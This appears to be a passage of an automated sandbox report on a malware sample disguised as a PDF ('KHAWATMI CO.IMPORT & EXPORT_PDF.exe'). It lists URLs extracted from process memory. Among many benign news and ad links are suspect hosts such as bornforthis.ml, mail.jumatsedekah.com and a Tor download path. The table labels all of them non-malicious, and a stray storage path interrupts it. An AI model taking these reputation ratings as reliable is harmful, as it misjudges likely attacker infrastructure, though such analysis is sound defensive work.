http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddressxhttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000005290000.00000004.00000001.sdmp	false		high
http://ZUOsUg.com	firefox.exe, 00000014.00000002.909476623.0000000002881000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://WmLbJDkaOPbXW.org	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910913383.000000000343A000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910949295.0000000003449000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910822738.00000000033EB000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910151654.00000000030D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://c.amazon-adsystem.com/aax2/apstag.js	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovince	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.jumatsedekah.com	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910913383.000000000343A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/all-about/premier-league	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authorizationdecisionzhttp://schemas.xmlsoap.o	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.0000000005290000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664598431.0000000002DA1000.00000004.00000001.sdmp, WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.0000000005290000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.906435816.0000000000402000.00000040.00000001.sdmp, firefox.exe, 00000000D.00000002.752549672.0000000003F25000.00000004.00000001.sdmp, firefox.exe, 00000014.00000002.906456012.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ads.pubmatic.com/AdServer/js/pwt/156997/3236/pwt.js	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://bornforthis.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-7E01	firefox.exe, firefox.exe, 00000017.00000002.742548778.00000000005B2000.00000002.00020000.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910151654.00000000030D1000.00000004.00000001.sdmp, firefox.exe, 00000014.00000002.909476623.0000000002881000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://bornforthis.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalgli	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000003.865790831.000000000157B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://reachplc.hub.loginradius.com"	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.liverpool.com	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com/felix.min.js	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/ozan-kabak	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.mirror.co.uk/	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/champions-league	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/all-about/curtis-user	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/steven-gerrard	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://bornforthis.ml	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664598431.0000000002DA1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bornforthis.ml46kX	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664634640.0000000002DD500.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/NewsArticle	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/BreadcrumbList	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://securepubads.g.doubleclick.net/tag/js/gpt.js	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://s2-prod.liverpool.com/	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F2200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://felix.data.tm-awx.com/ampconfig.json"	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/streetaddressszhttp://schemas.xmlsoap.org/ws/20	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000000005290000.00000004.00000001.sdmp	false		high
